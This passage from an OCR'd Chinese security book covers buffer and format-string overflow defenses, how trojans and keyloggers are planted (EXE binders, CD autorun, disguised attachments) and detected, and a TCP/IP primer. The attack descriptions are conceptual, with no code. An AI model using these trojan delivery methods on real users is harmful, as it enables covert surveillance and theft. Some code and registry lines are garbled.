20 Rp,am. EF = B:CO=ff, CS=O
PF=22
Hello Ankit How are you?
<end>
程序==
```

然而，在缓冲区溢出攻击中，黑客将会发送一个带有过长信息头的定制消息给受害者，其具体格式如下所示：

程序==

当运行不安全 MSN 信使的目标系统接收该过长的消息时，就会立即瘫痪。值得庆幸的是，微软公司已经修补了该漏洞，运行最新版本的 MSN 信使就不必再担心会受到此类的恶意攻击。

Wu-ftpd2.6.0 中的格式串漏洞

该漏洞为至今为止发现的最具危险性的格式串漏洞之一，它存在于流行的 FTP 后台服务程序 wu-ftpd 中。黑客利用恶意的格式串作为输入，以非法获取其他用户的账户加密形式的密码信息，而这些加密的密码很容易通过标准的密码破解工具进行破解。

防范措施

缓冲区溢出攻击是致命的，一旦注入系统，就很容易执行恶意攻击，因此更具危险性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此，对于所有的组织都要采取足够的安全防范措施，以避免缓冲区溢出的发生。一些有效防止缓冲区溢出攻击常用的方法如下所示：

安全编码

应用程序中不适当的边界检查以及缺乏输入验证等都会引起缓冲区溢出攻击。因此，在各种软件的开发过程都要将安全编码规范与习惯融入整个系统当中。以下就是一些安全编码相关的一些要点：

- 必须对输入进行边界检查。
- 开发过程中必须考虑文件访问以及用户访问权限。
- 通过访问限制，甚至临时文件的访问，阻止任何两个线程执行过程中对其内容的恶意修改。
- 保持编码的简洁性。
- 不能在应用程序中的密码或授权过程中嵌入硬代码。
- “沙箱”是有效防止黑客向易受攻击的应用程序中注入恶意代码的好方法。
- 对所有的用户输入进行检查，以防止恶意修改或者代码。
- 对编码规范进行定期审核。特定的编译器或者函数库能自动地检查程序代码，以防止经常发生的缓冲区溢出攻击，比如 strcpy 和 sprintf 等。
- 故障注入工具能用来发现更多的缓冲区溢出漏洞。这些工具通过在随机的间隔内故意地注入缓冲区溢出错误，就能帮助程序员检测到程序漏洞。
- 必须牢记的是，安全编码并不能完全且十分有效地防止缓冲区溢出攻击。

防止恶意代码执行

当用输入的恶意格式串对应用程序进行攻击时，就被称为格式串攻击。格式串漏洞主要是由于应用程序开发者缺乏编程经验以及缺少输入验证过程等原因产生的。通过将应用程序缓冲区的数据段设置为不可执行区域就可以防止多数的缓冲区溢出。旧版本的操作系统有此设置，然而 Unix 与 Windows 的最新版本却没有该工具，以防止缓冲区溢出攻击。依据操作系统的不同，可以下载相应的修补程序来解决该漏洞。同时也限制了应用程序的系统功能。因此，对于系统管理员而言就要很好地权衡系统安全与系统功能。

数组边界检查

对所有的读和写请求进行边界检查对于防止通过恶意代码地址溢出而进行的缓冲区溢出攻击是非常有效的方法。在读和写模式下进行输入验证是阻止缓冲区溢出攻击最为有效的防范措施。

补丁程序

对所有的软件通过下载并安装最新的补丁程序，以进行定期更新是防止恶意攻击非常

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有效的方法。

SmarshGuard

SmarshGuard 是由 Purdue 大学的学者（Ozdoganodlu, Vijaykumar, Brodley 和 Jalote）开发的一种基于硬件的解决方案。其中，对于每个函数调用，系统都将其返回地址压入硬件堆栈。在函数执行完毕之前，函数的返回地址与栈顶的地址进行比较。如果不匹配，就会出现错误的警告信息。通过该方法就可以防止系统遭受通过操纵返回地址而进行的堆栈溢出攻击。

地址迷惑

通过对内存地址进行随机化处理，黑客就很难执行缓冲区溢出攻击。然而，该方法的有效性却没有得到充分测试与验证。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第八章　隐私攻击

木马与键记录器攻击
探测
防范措施

木马攻击

一个木马就是一个恶意程序。黑客会通过安装在系统中的木马程序进行各种恶意攻击。一个允许远程管理或者访问一个易受攻击系统的软件工具，RATs 就是一个木马程序。也就是说，在系统感染了木马以后，黑客几乎能远程控制系统中所有的软件与硬件资源。目前，木马程序非常复杂，并为黑客提供了多种实现远端控制的高级功能。一旦系统受到木马攻击，不但所有的数据都将受到危害，同时系统也将受到第三方系统攻击的威胁。

多数木马程序有两个部分组成，其执行过程也相当简单。其中涉及了一些很少的技巧。这两个部分如下所示：

1. 服务器部分：木马程序的这部分主要负责在目标计算机上开启一个预定义的端口，用于监听所有由黑客发起的所有链接。

2. 客户端部分：此部分为黑客提供对目标系统的完全控制。该部分被安装在黑客的系统中，用于连接安装在受害系统中的木马程序的客户端。

木马是非常危险的工具，使黑客能对目标系统发起恶意攻击，产生巨大危害。利用木马可以执行最常见的恶意攻击列举如下：

1. 木马最经常用来从目标公司或组织中窃取机密的知识产权（intellectual property-IP），以及针对个人的恶作剧。通过在系统上安装木马程序，黑客就能够访问、删除、上传或下载系统中的文件。IP 窃取不但能造成巨大的经济损失，同时也会给公司带来名义损失。由于安装在系统中的木马程序能访问系统中所有的软件和硬件资源，可以方便地用于进行各种恶作剧或恶意攻击行为，其中的部分内容列举如下：

- 增加或降低你正在欣赏的音乐。
- 向右移动你正想向左移动的鼠标。
- 当你键入 ABC 时，黑客可能会输入 XYZ。
- 不定期地打开或者关闭你的 CD 碟片。

2. 许多木马具有内置的注册能力。目前，有许多木马可用于键记录器，记录受感染系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

统所敲击的所有按键。也就是说，键记录器记录了目标系统中所有被按过的键值。木马因此会很方便地进行如下操作：

- 获取机密邮件或者文件的内容。
- 记录密码、信用卡账号、账户、身份证号等等。
- 窃取软件程序代码。
- 窃取有关报价以及商业计划等机密信息。

几乎所有的木马程序都有键记录器功能，用于记录键入特定数据的窗口名称。对于黑客而言，很可能对木马进行相关配置，使其自动地、秘密地将日志文件（包括所有按键记录）通过邮件定期地发送到指定的邮件地址。甚至可以在木马中配置自动毁灭特性，在指定的时间尚对指定的数据进行自动破坏，而不会留下任何证据。

3. 几乎所有的木马都能用于恶意攻击。黑客能轻松地在受感染的系统中运行恶意命令，并删除重要的文件，甚至可以格式化整个硬盘。因此，木马可用来替代病毒或者蠕虫等。

4. 黑客能对木马进行特殊程序设置，使其利用你系统以及网络等资源在预定的受害系统中执行恶意攻击。也就意味着，黑客利用经过特殊编程的木马在预定的日期和时间对目标系统进行自动攻击。由于此攻击经过精心计划，使得受害者认为是自己系统本身出现的问题。对公司而言，会引起很多的法律牵连和纠纷。

5. 木马经常用来窃取密码，并偷偷使用外部邮件服务器定期向预定义的邮箱发送这些机密信息。这样，黑客通过注入目标系统的木马就能从缓存中窃取系统（以及网络）密码。

通过一下步骤就能执行木马攻击：

1. 执行木马攻击最重要的一步就是在受害系统中安装木马程序的服务器部分。实现该功能的一些常用方法如下所示：

i E-mail：将木马的服务器部分以附件的形式发送给受害方。该方法的问题就在于受害系统多数情况下不会向外开放易受感染的系统部件。

ii CD-ROM 自动运行：将木马刻录到 CD 上，并利用其自动运行功能。当插入 CD 光盘就自动执行/安装木马程序。

iii 即时信使：另一种可行的办法就是将木马程序装扮成一个普通的文件，通过在线聊天系统或者即时信使向受害方发送木马程序。

iv 物理访问：黑客在受害系统上手动安装木马的服务器部分。

v EXE 绑定工具：这些绑定工具允许用户将两个.exe 文件绑定成一个文件，而不会影响任何一个文件的正常使用。因此，黑客可以将木马的服务器部分绑定或者隐藏于一个合法的.exe 文件中。该.exe 容器文件通常不会遭到受害系统的抵制，比如，色情文学或者贺卡等。当受害者在屏幕上打开这些组合的色情文学或者贺卡文件时，隐藏其中的木马程序就会在幕后悄悄被安装。

2. 木马的服务器部分一旦安装在受害者的系统中，随后就会绑定于受害系统中的特定端口，并随时侦听网络的连接状态。每个木马程序都运行在不同的预定义端口，对网络状态进行侦听，其每种木马程序都对应于不同的端口号。比如，Netbus 木马在预设的 12345 端口对网络进行侦听。

3. 接下来，黑客就要定位目标系统的 IP 地址，以确定木马的服务器部分所要安装的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

位置。该步骤能使黑客与受感染的系统进行连接，并通过远端对其进行控制。有些经过专门设计的木马可在目标系统每次登录网络时自动将受害系统的 IP 地址通过邮件发送给黑客。

4. 然后，黑客通过安装在其系统中的木马工具客户端与受害系统中的服务器段进行连接。黑客与木马服务器段所使用的预设端口建立连接以后，受害系统就将受到黑客各种恶意攻击的威胁。

5. 多数情况下，木马安装在目标系统中以后，黑客将在其中安装一个后门程序，以确保可以随时登录受害系统。

木马探测

在受害系统中探测木马的一些最常用的方法如下所示：

质疑开放状态的端口 实际上，一个系统中的木马很容易就可以被发现。如上所述，木马的服务器部分自动地与一个预定义的端口进行绑定。因此，可以在命令对话框中简单地键入 netstat-n 命令，就可以得到一个处于正常开放的端口与其端口号匹配的列表。如果其中的任一个端口与任一个木马端口相匹配，就表明系统已经感染了木马。

监视系统输出 木马最具危险的地方就在于它能将登录密码或所记录的机密数据秘密地通过邮件发送给黑客。因此，阻止所有恶意的邮件输出是防范木马的一种可行的方法。系统管理员应该在外部服务器范围内，比如 SMTP 或者 25 号端口，监视所有非法活动。

探测工具 目前有许多工具可对木马进行探测，最常用的就是 Lockdown2000 和 Preview 等等。大部分防病毒工具也对木马安装具有一定的防范作用。

启动文件 如果木马在受害系统每次启动时就能自动安装于内存中，那么它就更具危险性。这种情况一旦发生，就说明木马与启动文件建立了关联关系。最常见的一些木马启动关联如下所示：

The Start-Up Folder: c:\windows\start menu\programs\startup. This start-up folder is actually stored in the registry, at the following keys:

HKEY_LOCAL_MACHINE\Sofware\Microsoft\Windows\CurrentVersion\explover\Shell Folders]" Common startup" = "C:\ windows\start menu\programs\startup"

HKEY_CURRENT? USERS\Software\Microsoft\Windows\Current Version\Explorer\Explorer\User Shell Folders] Startup = = "C:\windows\start menu\programs\startup"

HKEY_CURRENT_USER\Sofware\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]" startup" = "C:\ windows\start menu\programs\startup"
HKEY_LOCAL_MACHINE\Software\Microsoft\ Windows\CurrentVersion\Explorer\User

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Shell Folders]" Common Startup" = "C:\ windows\start menu\programs\startup"

启动文件夹：程序===

==

系统文件 所有程序在执行的时候都要与 win.exe 和 system.ini 两个系统文件建立关联关系。

批处理文件 autoexec、bat、winstart.bat 两个批处理文件在每次的 Windows 启动时执行。因此，它们也包含了恶意程序或恶意命令所关联的部分。

Windows 注册表 寻找木马程序关联的另外一个位置就是 Windows 注册表。Windows 每次启动时，其每个键所关联的程序都会自动执行。通过对上面提及的启动文件进行监视，并寻找木马或者其他恶意文件所建立的关联，就能有效地防止木马攻击。

防范措施

在探测到木马以后，系统管理员可通过以下方式将其从系统中清除掉：

1．目前许多木马清除工具都可以从网上下载。这些工具不但可以清楚木马，也可以清除木马与启动文件所建立的关联关系。

2．不要从邮件、聊天、 在线聊天系统等接受或执行任何文件。可以考虑接收这些文件，但千万不能执行它们。另外，也不能经常接触木马，因为安装在你系统中的木马客户端可能会转化为服务器端，系统会受到黑客攻击的威胁。

3．由于黑客可以绑定两个 EXE 文件，恶意的木马文件可能嵌入系统中的一个正常的.EXE 文件中。该木马仅增加了该文件所占的空间，并不会被探测到。因此，从开发商网站上下载软件时一定要小心。不要从任何人那里接受任何.EXE 文件。

4．更有效地防范木马的方法就是在系统中安装防火墙，对系统所有端口的活动进行监视和记录，能使你探测并追踪木马攻击企图。另外，坚决不能执行那些通过 E-mail、聊天工具、在线聊天系统等接收的文件。一定要从原创的系统开发商网站上下载软件。

键记录器攻击

键记录器攻击能使黑客记录受害者的活动。一旦安装于目标系统，它们就能对受害者的所有按键进行记录，并保存于一个预定义的日志文件中。黑客通过预先设置，就可以将该文自动地发送到指定的邮件中。键记录器通常用于：

- 记录所有按键
- 捕获屏幕点击
- 窃取密码以及其他的机密信息
- 记录即时聊天内容
- 隐私侵犯

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 恶作剧

工作机理

键记录器最初用于熟知的个人之间的恶作剧。但很快就用于进行各种恶意攻击目的。其工作机制如下所示：

1. 键记录器通过欺骗或假扮等方法被安装在目标系统中。一些更为常用的方法已在木马部分阐述。

2. 安装以后，键记录器开始记录按键或者屏幕上预定义的位置点击。所记录的信息随后自动通过邮件定期地地发送到黑客所指定的 E-mail 中。

防范措施

与防止木马的具体方法相类似。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第九章　TCP/IP 概述

TCP/IP 简述
DNS 和端口扫描
IP 欺诈攻击
防范措施

传输控制协议/网际互联协议，或者 TCP/IP 为各种协议的一个堆栈或者集合。一个协议主要用于本地网络或 Internet 上两台计算机之间进行数据、信息以及资源交换所使用的命令或者指令集。TCP/IP 是由 ARPAnet 逐步发展起来的。它也被称为由各种协议组成的协议簇，但 TCP（传输控制协议）和 IP（网际互联协议）是最典型的协议簇，其整个家族被称为 TCP/IP 簇。TCP/IP 是由各层协议堆叠组成的协议簇，每层负责完成相应格式的数据传输任务。数据沿着一层向另一个层依次被传输。整个 TCP/IP 协议簇可以分解为以下的层次：

层次名称	协议
链路层	ARP，RARP，PPP，Ether
网络层	IP，ICMP
传输层	UDP，TCP
应用层	实际运行的应用程序，比如：FTP 客户端，浏览器等
物理层	物理数据电缆，电话线等

源端的数据是从链路层向物理层传输，而目的端的数据是从物理层向链路层传输。TCP/IP 不但能协助数据传输，而且可以纠正数据传输过程中可能出现的各种错误。在数据传输过程中会出现如下两种最为常见的错误：

- 数据腐化：指的是到达目的端的数据受到一定程度的损坏。
- 数据丢失：并不是所有的数据包都顺利地到达了目的端。

为防止上述两种数据传输错误出现，TCP/IP 采取了相应防范措施。

校验和

校验和就是将一个给定的数据块所有二进制位相加得到的一个数值（一般为 16 位的数值）。有专门的程序负责对数据块的校验和进行计算。通过该程序所发送的数据负责将该校验和与数据包一起发送给目的端。当目的端程序接收到该数据包时，就会重新计算该校验和。如果目的端程序计算出来的校验和与数据包携带过来的校验和相匹配，就说明数据传输成功。通过将数据报中的所有八位字节数相加就得到了该数据报的校验和。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

信息包排序

通过网络传输的所有数据都在数据源端分成若干个小块，并在目的端重新组合。数据在源端以特定的顺序被分解成信息块。比如，第一个字节中有第一个字节本身的一个序列号，第二个字节数据有第二个字节本身的序列号等等。这些信息包通过网络相对独立地进行传输，因此，数据包有时会无序地达到目的端，也就是说，序号为 1 的数据包不一定最先到达目的地。主机会对接收的数据包或信息定义次序，运行在目的端的应用程序会自动根据每个数据块的序列号对数据进行重新组合。

源系统将被传送的数据分割成小的数据块，并为每个数据块分配唯一的序列号。当目的端获得数据包时，就通过读取每个数据块的序列号对数据包进行重新组合，以保持数据的可用性。比如，你想传送 18 000 个八位字节的文件。但并非所有的网络都可以一次性地处理这些数据。因此，就要将该文件分割成长度为 300 个八位字节的小数据块集合。每个数据块都被分配一个唯一的序列号。当这些数据块全部达到目的端时，就会按照各自的序列号被重新组合为可用的数据文件。在数据传送过程中，每个数据块都相对独立地在网络上进行传输，因此，第五个数据块可能会先于第四个数据块达到目的端。在这种情况下，每个数据块的序列号就用于在目的端对所有接收的数据块进行重新排序，以确保先到达的第 5 块数据总是排在第 4 块数据的后面。

数据从源端向目的端传输的过程中很容易受到损坏。此时，如果处于运行状态的出错控制服务探测到数据损坏，就会要求源端系统重新发送出错的数据。出错控制服务同时负责探测并控制数据丢失以及数据损坏，保证数据在传输过程中不会出错。校验和能用于探测到数据从源端向目的端传输过程中是否受到修改或者损坏，或者在信道传输过程中因数据受损而造成的数据丢失等现象。校验和以及循环冗余校验（CRCs）都可以探测到数据损坏。与校验和类似，CRCs 也是一个整型数值，但需要更为复杂的计算过程，因此目前很少用到。

握手协议

握手协议也是一种探测数据损坏的方法。该方法需要源端与目的端系统必须传送并接收应答信息，以对正常传送的数据进行确认。该应答信息被称为 ACK 消息。下面列举一个两系统间进行数据传输的典型例子。源系统向目的系统发送 Msg1，除非收到目标系统对 Msg1 的 ACK 信号后，否则不会向目的系统发送 Msg2，目的系统在没有收到源系统对 Msg1 的 ACK 信号的确认信息，也不会向源系统发送更多的数据请求或者对 Msg2 的数据请求。如果源系统没有从目的系统收到 ACK 信息，源系统就会调用一个超时操作，将已发送的数据向目标系统重新发送。这就意味着，如果 A 发送给 B 一个数据包，B 通过校验和发现该数据受到了损坏，那么 B 就将该数据删除掉，产生一个超时操作。一旦超时发生，A 就再次向 B 发送该数据。但由于删除受损数据费时低效，因此该类系统很少使用该方法对数据进行纠错处理。因此，取代删除受损数据的有效方法就是等待通讯超时发生，目的端 B 不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

向源端 A 发送应答信号或者 NACK 消息。与此同时，A 不会等待超时发生，而是直接向 B 发送该数据包。一个 1 000 的 ACK 消息意味着总共 1 000 个八位字节数据已经被成功接收。

TCP/IP 是一个分层的协议簇。对于数据通信而言每层协议都至关重要，少了其中任何一层协议，就不可能顺利地传输数据。TCP/IP 每层协议都负责完成整个的数据传输过程。发送电子邮件就是一个很好的例子。有单独的协议用于发送电子邮件，SMTP 协议就是用于应用层的一个协议。与其他应用层协议相类似，该 SMTP 应用层协议假定在两台计算机之间建立了一条可靠的连接关系。SMTP 应用协议主要针对发送邮件等功能进行专门设计的，同时也需要所有其他各层协议来共同完成。物理层，比如电缆和电话线等用于数据的物理传送。

处于传输层的传输控制协议或者 TCP 协议主要用于数据发送控制与纠错，该协议确保所发的数据能够顺利地到达目的端。TCP 协议被称为应用层协议，主要功能就是确保源端与目的端系统间无差错地进行数据通信。为使 TCP 层能正常进行工作，比如保证数据包能顺利达到目的端，就需要用到网际互联协议或者 IP 协议。IP 协议包含校验和以及源端和目的端系统的 IP 地址。你可能会问为什么同时需要 TCP 和 IP 协议呢？为什么不把它们同时绑定在相同的应用协议中呢？TCP 协议包含了 FTP、SMTP 以及 HTTP 等各种应用协议所需要的命令或函数。TCP 协议同时也需要调用一些 IP 协议中的命令或函数，有些应用协议需要用到这些命令或函数，而有些却并不需要。因此，更好的解决方案就是设定 TCP 和 IP 相对独立的两个协议，在需要的时候进行调用，而不将它们绑定在一个应用协议中。链路层或者说成以太网层也是数据传输过程中不可或缺的硬件设施。PPP 或者点对点协议就属于该层。在继续讨论之前，我们先来熟悉相关 TCP/IP 的一些术语。很多人都容易混淆数据报和数据包，认为它们是完全相同的概念。一个数据报就是在各种协议间传输的一个数据单元，而一个数据包是在物理层上，比如电缆上传输的一个物理对象。数据报与数据包有显著的区别，相关内容本书不再做详细论述。考虑到简易性，本书在讨论各种协议的同时仅使用数据报（实际上也是官方术语）的概念。

数据包在源端与目的端进行传输过程中主要涉及两个主要的协议。

1. 传输控制协议或者 TCP 协议
2. 网际互联协议或者 IP 协议

除以上两个协议外，物理层和以太网层也是数据传输过程不可缺少的部分。

传输层，TCP 协议

传输控制协议负责将数据分割成较小的数据报，并负责在目的端将这些数据报复原为可用的数据。同时也负责向目的端重发丢失的数据报，并以正确的次序进行重新组合。TCP 协议确实非常重要，但没有 IP 协议的参与，数据也不能顺利进行传输。假定你的 IP 地址为 xxx.xxx.xxx.xxx 或简写为 x，目的端的 IP 地址为 yyy.yyy.yyy.yyy 或简写为 y。一旦 x 与 y 间建立了一条连接，x 就知道了目的端 IP 地址以及所连接的端口号。x 与 y 所在的网络不同，其数据处理能力也有所不同。为了使发送的数据报能被不同的网络所接受，x 必须要知道 y 所能处理的数据报的最大尺寸，这也是在连接建立期间由 x 与 y 共同确定的。因此，一旦 x

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

知道了 y 所能处理的数据报的最大尺寸，就将数据分割为较小的数据块或数据报。其中每个数据报都被 TCP 赋予一个自身的 TCP 头。一个 TCP 头包含了许多信息，但最重要的内容就是源端与目的端的 IP 地址，以及端口号码和序列号。（有关端口、IPs、Sockets 的内容请参考 Net Tools Manual）

你的计算机系统首先要明确的是源系统与目的系统的 IP 地址以及端口号，然后计算数据报的所有字节，得到校验和并将其添加到 TCP 头部。此处计算的是数据所占的字节数，而不是数据报个数。一个字节数据为整个数据的一小块分割，TCP 随后将所有信息添加到每个数据报的 TCP 头部。一个数据报的 TCP 头部信息如下所示：

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Data |           |U|A|P|R|S|F|                                 |
| Offset | Reserved |R|C|S|S|Y|I|            Window             |
|        |          |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| The Actual Data form the next 500 octets                      |
|                                                               |
```

你可能对 TCP 头部一些新的字段并不是很了解。下面我们来看一下这些字段所代表的含义。Windows 字段表示将被处理的新数据的字节数。你可以看得出，并不是 Internet 上所有的计算机都以相同的速度运行，TCP 通过 Windows 字段确保高速与慢速运行的系统间顺利地进行数据传输。当计算机系统接收数据时，Windows 字段的数值随之减小，以表明接收方正在接收数据。当其值降为 0 时，发送方将停止发送数据。一旦接收方完成了当前的数据接收，就增加 Windows 字段，以表示接收方已完成了先前的数据接收，并希望接收更多的数据。Urgent 字段用于通知远端的计算机停止剩余字节的数据接收，准备接受新数据。该字段通常很少使用。TCP 协议是可靠的协议，能确保数据完全无误地到达目的地，并使接收到的数据以发送时相同的顺序重新组合。

TCP 协议依赖于主机与客户端之间的虚电路进行数据传输。该电路通过一个称为三次握手的过程实现的。它支持数据的双向传输，也就是提供一条双向的数据传输通道。因此，一台计算机可通过 TCP 协议能相同发送和接收数据。一些最常用的 TCP 标志如下所示：

RST[RESET]——连接复位。

PSH[PUSH]——通知接收方将所有排队数据传送给运行的应用程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

FIN[FINISH]——通过四步过程结束连接。

SYN Flag——表明发送该标志的系统想建立一个三次握手，比如，一个 TCP 连接。该 SYN 标志的接收方通常用一个 ACK 消息进行应答。

接下来，我们说明 TCP 建立一个三次握手的过程：

A < ---SYN---> B

A < ---SYN/ACK---> B

A < ---ACK---> B

A 向 B 发送一个 SYN 标志，表示“我想建立一个 TCP 连接”，B 用 ACK 信号对 A 所发的 SYN 标志进行回应。A 再次向 B 发送另外一个 ACK 信号，对 B 所发的 ACK 信号作出响应。

更多有关 TCP 协议的内容请参考 RFC 793 中的相关内容。

用户数据报协议或者 UDP 协议

用户数据报协议或者 UDP 协议是传输层的另外一个协议。TCP 协议是所有系统通信过程中所使用的标准协议。在数据传输之前，TCP 用于将被传输的数据分割为较小的数据块。因此，我们可以把 TCP 协议理解为在多个数据报处理过程中所使用的协议。然而，有些时候被传送的数据可以通过单个数据报就可以完成，不必将其分成更小的数据报，DNS 系统就是很好的例子。对于一个特定的域名请求，通过一个数据报就足以完成。另外，由域名服务器返回的 IP 也可以通过一个数据报进行传输。这种情况下，更好的方案是利用 UDP 协议来取代复杂的 TCP 协议。


UDP 协议工作机理与 TCP 几乎相同，唯一的区别在于 UDP 不像 TCP 那样把预传输的数据分割成小块，并在每块数据头部插入一个序列号进行排序，以进行纠错控制。由于 UDP 协议没有对数据传输是否顺利到达目的地进行确认，因此我们可以说 UDP 协议是不可靠的协议。UDP 协议也在单个的数据报中插入一个 UDP 头，该 UDP 头包含了源端与目的端的 IP 地址、端口好以及校验和等信息。UDP 头要比 TCP 头相对小得多。该协议主要用于数据传输量较小的应用程序中。比如像 NFS（网络文件共享）和 SNMP 等网络应用程序提供服务。有关 UDP 协议的更多内容请参考 RFC 768 的相关部分。

网络层以及 IP 协议

